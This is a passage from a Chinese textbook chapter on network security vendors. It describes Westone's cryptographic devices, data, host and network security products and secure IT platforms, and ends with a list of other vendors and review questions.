(1) 服务器密码机。服务器密码机是卫士通自主研制,通过国家主管部门鉴定的安全密码产品,为计算机信息及数据传输提供基于最新密码技术的强安全保护产品。服务器密码机产品系列包括 SJY15-A 服务器密码机、SJY15-C 服务器密码机、SHJ0901-A/B 服务器密码机。服务器密码机针对安全性要求高、高速、高性能应用环境而研制开发的,其功能完善、算法运算速率高、并发工作容量大。作为高端的商用基础密码产品,它既可以为信息安全传输系统提供高性能的数据加/解密服务,又可以作为主机数据安全存储系统、身份认证系统以及对称、非对称密钥管理系统的主要密码设备和核心构件,具有广

泛的系统应用潜力。可广泛应用在银行、保险、证券、交通、邮政、电子商务、移动通信等行业的安全业务应用系统中。

(2) 金融数据密码机。金融数据密码机是卫士通自主研制,主要用于银行金融信息系统,跨行交易 ATM/POS 联网信息系统,网络支付系统等。为敏感信息提供数据机密性、完整性、抗抵赖等安全保护。卫士通金融数据密码机在国内属于首创,在整体技术上已达到或接近国外同类先进产品,并率先在国内通过由国家密码管理委员会组织的专家鉴定(国密证第 0009 号)。金融数据密码机产品系列包括 SJL05 金融数据密码机和 SJL05-A 主机加密服务器等产品。

(3) 签名验签服务器。卫士通针对我国电子政务、电子商务和企业信息化系统建设的安全需求,设计研制了符合国家管理规定和标准规范的签名验签服务器。签名验签服务器是面向各类电子数据,提供基于数字证书的数据签名服务、并对签名数据验证其签名真实性和有效性的专用服务器。签名验签服务器可以广泛应用于网上审批、网上办公、网上银行、网上证券和网上支付等电子政务、电子商务和企业信息化中,为业务系统提供安全保护。

### 2. 信息安全产品

1) 安全管理

(1) 统一用户管理系统。统一用户管理系统是安全应用支撑平台的核心组成部分,负责对多应用系统中的用户信息进行统一管理,主要包括组织机构信息、用户信息、应用系统账号信息等。管理人员使用用户管理系统能够方便、高效地对各个应用系统中的用户信息进行管理。同时,用户管理系统还是证书管理系统、授权系统、身份认证系统、单点登录系统的基础,为这些系统提供统一的用户信息。

(2) 综合文档管理系统。综合文档管理系统是一套高效且安全的文档流转和输入输出管理系统,通过文档集中存储和管理、文档内部流转和交换等方式,对日常办公常用的文档,如 Word、WPS、PDF 提供盖章、水印、分类标签、二维条码、数字签名、手写签名等标识功能,借助二维条码技术,结合 RFID 卡(如员工卡、门禁卡)等,实现文档打印、文档内部交互、文档输入输出、文档借阅/归还等功能。此外,综合文档管理系统还提供统一管理平台,对标识进行统一制作、授权、下发和集中审计等一系列安全措施,在满足文档高效管理需求的同时又能确保文档使用的安全性。

2) 数据安全

(1) 电子文档安全管理系统。卫士通电子文档安全管理系统属于"一 Key 通"局域网综合安全防护系统中的子系统,该系统满足用户对电子文档信息进行集中安全存储,对电子文档信息输入、输出进行严格的管理和监控;对纸质文档入库、查看、销毁等的管理的需求。卫士通电子文档安全管理系统,提供文档的加密存放、集中管理、文档共享、二维条码管理。人员和文档实现密级管理,严格控制文档流转过程,包括交换、共享、打印等操作。

(2) 刻录控制与审计系统。卫士通刻录控制与审计系统满足用户对信息终端光盘刻录行为的管理和控制需求,采用数据加密、访问控制等安全技术手段,对终端光盘刻录输

出行为进行管控。

(3) 电子文档内容标识安全中间件。电子文档内容标识安全中间件提供对 MS Office Word、Excel、PowerPoint 文档和 PDF 文档添加盖章、水印、分类标签、二维条码、数字签名、手写签名等标识的功能。同时提供统一管理平台，对标识进行统一制作、授权、下发和集中审计等一系列安全措施，在使用方便的前提下，又能确保安全性。本产品与办公软件无缝结合，不改变用户已有习惯，即可独立使用，也提供丰富的二次开发接口，可以和 OA 系统流程进行无缝结合。

(4) 消息队列安全中间件。卫士通公司推出了一套数据安全交互产品，即消息队列安全中间件。该产品不仅解决了系统间交互方式与交互模式不统一的问题，也采用专业安全方案保障了数据交互的安全性。

3) 主机安全

(1) 终端安全防护系统(平台版)。系统综合利用数据加密、身份认证等安全技术，解决了终端的安全控制和防护问题。由于近年来用户新购买的计算机一般都预装 Windows 7，所以卫士通公司升级原有终端安全防护系统，让其支持 Windows 7/Windows Server 2008，同时采用"框架平台＋核心模块＝产品"的模式形成终端安全防护系统(平台版)。

(2) 服务器加固系统。服务器加固系统基于主动防御的模式，以控制木马病毒的源头为基础建立安全防护系统。系统根据程序白名单，控制程序模块的装载过程，允许合法名单中的程序运行，拒绝执行不合法的程序。系统摆脱传统的杀毒模式，基于主动防御模式，从源头禁止木马病毒程序运行，杜绝木马病毒的感染。同时使用终端密码模块并结合安全登录功能，实现双因子强身份认证登录，对操作系统进行安全加固，解决终端无法进行实名登录登记的问题。

(3) "一 Key 通"主机监控与审计系统产品。本系统强化对终端计算机的管理和控制，其中包括：存储介质管理、外设控制、进程控制、主机状态监视、主机配置监视、网络流量控制、实时状态监视、非法接入控制、共享控制、服务控制、补丁管理、打印控制、流量防火墙、登录管理、刻录控制和文件监控等。

(4) 涉密计算机及移动存储介质保密管理系统。涉密计算机及移动存储介质保密管理系统以密码技术、内核驱动技术、单向导入技术为核心，从技术上满足计算机违规外联监视及控制、涉密移动存储介质的管控及使用、非密移动存储介质的单向导入等功能。

4) 网络安全

(1) IPSec VPN 安全网关。SJW84 IPSec VPN 系统为用户提供了在不可信的公共网络中信息传输的机密性、完整性、数据源认证及部分抗重放功能。采用国际标准 IPSec 协议族、所有安全保护算法都通过了国家主管部门的审批，系统遵循国家密码管理局《IPSec VPN 技术规范》。SJW84 支持高强度的国密 SM1/SM4 加密算法，支持 DES、3DES、AES 算法，支持 SM3、SHA-1 哈希验证算法。集专用操作系统、信息加/解密、身份认证、防火墙、流量保护和控制、安全规则管理、丰富完整的日志记录等功能为一体，提供了可靠、高速、安全的网络安全功能。

(2) 中华卫士网络行为管理与审计系统。中华卫士 UAG 系列网络行为管理系统是

成都卫士通公司自主研发的业界领先的上网行为管理产品，以路由、透明或混合模式部署在网络的关键节点上，对数据进行 2～7 层的全面检查和分析，深度识别、管控和审计数百种 IM 聊天软件、P2P 下载软件、炒股软件、网络游戏应用、流媒体在线视频应用等常见应用，并利用智能流控、智能阻断、智能路由、智能 DNS 策略等技术提供强大的带宽管理特性，配合创新的社交网络行为精细化管理功能、清晰易管理日志等功能，提供业界最全面、完善的上网行为管理解决方案。卫士通 UAG 上网行为管理产品提供不同档次的多款型号，适用于数据中心、大型网络边界、中小型企业等全业务应用场景。

(3) 中华卫士入侵检测与防御系统。中华卫士入侵检测与防御系统是卫士通公司自主研发的业界领先的应用层安全产品，实现了业内传统的 IDS 入侵检测、IPS 入侵防御、AVG 防毒墙、WAF 网站防火墙四合一。能够针对数据进行 2～7 层的全面检查与分析，实时阻断和记录网络流量中的病毒、蠕虫、木马、间谍软件、网页篡改、注入攻击、跨站脚本攻击、DoS/DDoS 攻击、漏洞扫描、异常协议、网络钓鱼等网络攻击，准确全面识别包括 IM 软件、P2P 工具、流媒体、网络游戏、股票软件等在内的各种的网络应用，并灵活地进行精细化控制。更集成了 URL 过滤、Web 认证、关键字过滤、垃圾邮件隔离等多种功能，为您提供业界最全面、完善的应用层安全解决方案。

(4) 中华卫士下一代防火墙。集成全面的安全防护功能，支持丰富的安全业务部署，实现了对新型安全威胁的全面防护。采用先进的 MIPS 多核架构，结合卫士通自主知识产权的安全操作系统，采用攻击特征库、病毒库树形存储、流扫描处理等领先的防病毒技术，并采用零复制并行流处理等高效的防攻击技术，整个解析过程一次拆包，保证开启多重防护功能后依然保证高速度、低时延的安全防护。采用了硬件 DFA 加速引擎，硬件 DFA 处理机制与会话数量和性能无关、与策略数量和性能无关、与特征数量和性能无关、与协议数量和性能无关，所以性能不随策略数、会话数、特征库增加而下降，可带来精准而快速的七层扫描。拥有海量病毒特征库，配合先进的反病毒引擎，能够精准识别并清除流行木马和顽固病毒。新一代启发式检测技术，通过对程序行为的智能分析，及时发现最新的未知病毒威胁，提示用户及时修复系统和第三方软件(Flash、Adobe Reader 等)漏洞，有效保障系统安全。并且还有遏制带宽滥用、反垃圾邮件、独立的 VPN 模块、精准全面的事后审计、高可靠性、易于维护等特性。

(5) SSLVPN 安全接入网关。SJJ1122 SSLVPN 安全接入网关系列是国内领先的信息安全产品供应商及解决方案提供商—卫士通公司(股票代码：002268)面向企业级市场及各级行业市场推出的，新一代高性能的，通过国密局鉴定的，合规性的 SSLVPN 安全接入网关，SJJ1122 SSLVPN 安全接入网关系列产品集远程安全接入、反向代理、单点登录、防火墙等多种功能于一体，支持 SM1/SM2/SM3/SM4 算法及国际通用算法，为中小企业、分支机构、大型行业用户提供多方位、深层次的安全防护。

(6) 安全认证网关系统。安全认证网关系统以密码、访问控制、代理和 PKI 技术为核心，利用终端密码模块(USB-Key)等硬件，实现了身份认证、通道加密、协议代理和基于角色的访问控制等主要功能，有效地满足了网络身份认证、访问控制和事后审计等方面的需求。同时，系统支持与应用系统相结合的 SSO(单一登录)；支持多台安全认证网关集群部署并统一管理等功能。

**3. IT 产品**

1）龙芯计算机系列

龙芯计算机系列是卫士通公司自主研发的中国自主可信计算机。该计算机符合中国国家密码管理局的可信计算规范，搭载我国自主研发的“龙芯”处理器，内置国家密码管理局认证的商密模块，打造了一个自主可信的安全计算机平台。龙芯计算机系列继承 TCG 的可信计算思想，利用高性能 PCI 密码卡技术实现增强型可信商密模块，替代普通的可信平台模块，同时结合指纹生物识别技术、安全 BIOS、多层次磁盘数据保护等技术，提供比普通可信平台模块更安全高效、实用易用的可信计算基础设施。龙芯计算机系列采用模块化设计，可根据需要进行选择和扩展，计算机还可以采用特殊的加固处理，适用于各种恶劣环境下的使用。

2）SWC-CN5230 网络处理平台

SWC5230 系列网络安全平台是面向信息安全市场的通用网络安全平台，它结合了四川卫士通信息安全平台技术有限公司在软件设计和信息安全技术领域的长期积累。SWC-CN5230 网络处理平台采用 CaviumCN5230 四核处理器，可配置自主知识产权的硬件密码模块，实现国家主管部门批准的密码算法，支持中、低不同性能的网络安全应用。以 OEM 的方式降低信息安全厂商开发网络安全设备的难度和风险，缩短最终产品的上市时间。

3）移动办公安全平台

成都卫士通信息安全技术有限公司开发的“移动办公安全平台”是一套着眼于在移动互联下解决用户接入安全、数据传输安全、数据存储安全和机制安全四位一体的解决方案。移动办公安全平台自身不提供办公应用，也不与任何一种办公应用捆绑，而是一套普遍适用于各类移动办公应用的安全支撑平台。

4）安全电子公文传输管理系统

安全电子公文传输管理系统是利用计算机、打印机、扫描仪、二维条码扫描枪、计算机软件、安全密码模块、服务器密码机、密钥制作设备或电子政务基础设施等通用或专用设备和系统，借助计算机网络构建的电子政务应用系统。对电子政务办公应用中的扫描文件、电子公文版式文件（Word、PDF 等）或信息进行安全的传输、交换和管理，并为电子政务应用提供业务支撑和安全保障。提供的安全管理功能包括数据加密、密钥管理、数字签名、身份认证、电子签章、安全扫描等功能，满足党政机关、事业单位或大中型企业对办公文件安全传输和管理的需求。

5）卫士通安全存储系统 SecStorage

卫士通安全存储系统 SecStorage（简称安全存储系统）是集存储管理、数据加密、访问权限控制和访问审计于一体，具有高性能、高安全可靠性等特点，为信息系统的敏感数据存储提供安全保障的系统。安全存储系统已取得国家保密局和国家密码管理局资质。系统组成有：安全管理中心，为安全存储系统提供监控管理和对密钥全生命周期的管理；安全存储阵列，存储管理及数据安全存储。

6）卫士通安全桌面云

卫士通公司在云操作系统、云管理平台、云安全体系方面进行了深入的技术研究和产品开发，推出了安全桌面云这一基于云计算、虚拟化和密码技术的全国产化 IT 解决方案，客户可以方便地实现业务数据大集中、数据的高安全性、应用系统高可靠性以及 IT 系统的管理等目标。卫士通安全桌面云平台由云终端、接入控制、桌面会话管理、云管理平台、桌面资源池、服务器虚拟化资源池及存储资源池组成。

## 4.7 其他网络安全厂商

限于篇幅，还有许多出色的网络安全厂商未列出，其中包括 H3C、思科、Juniper、3Com、浪潮、网域星云、网神、迪普科技、山石网科、网康科技、中科网威、东软、亿阳通信、安氏领信、瑞星、江民科技、360，等等。国内网络安全解决方案提供商共有数百家，还没包括国外提供商。组织或个人在选取网络安全产品时，需进行多方比较，适合自己的才是最好的。

## 4.8 习　　题

(1) 请简述市面上常见的网络安全设备有哪些？
(2) 下一代防火墙具有什么样的特点？
(3) 审计系统主要提供哪些功能？
(4) 统一威胁管理(UTM)具有什么样的特点？
(5) 网络行为管理系统主要从哪几个方面进行管理？
(6) 入侵检测系统(IDS)起到了什么作用？
(7) Web 应用防火墙具有哪些功能？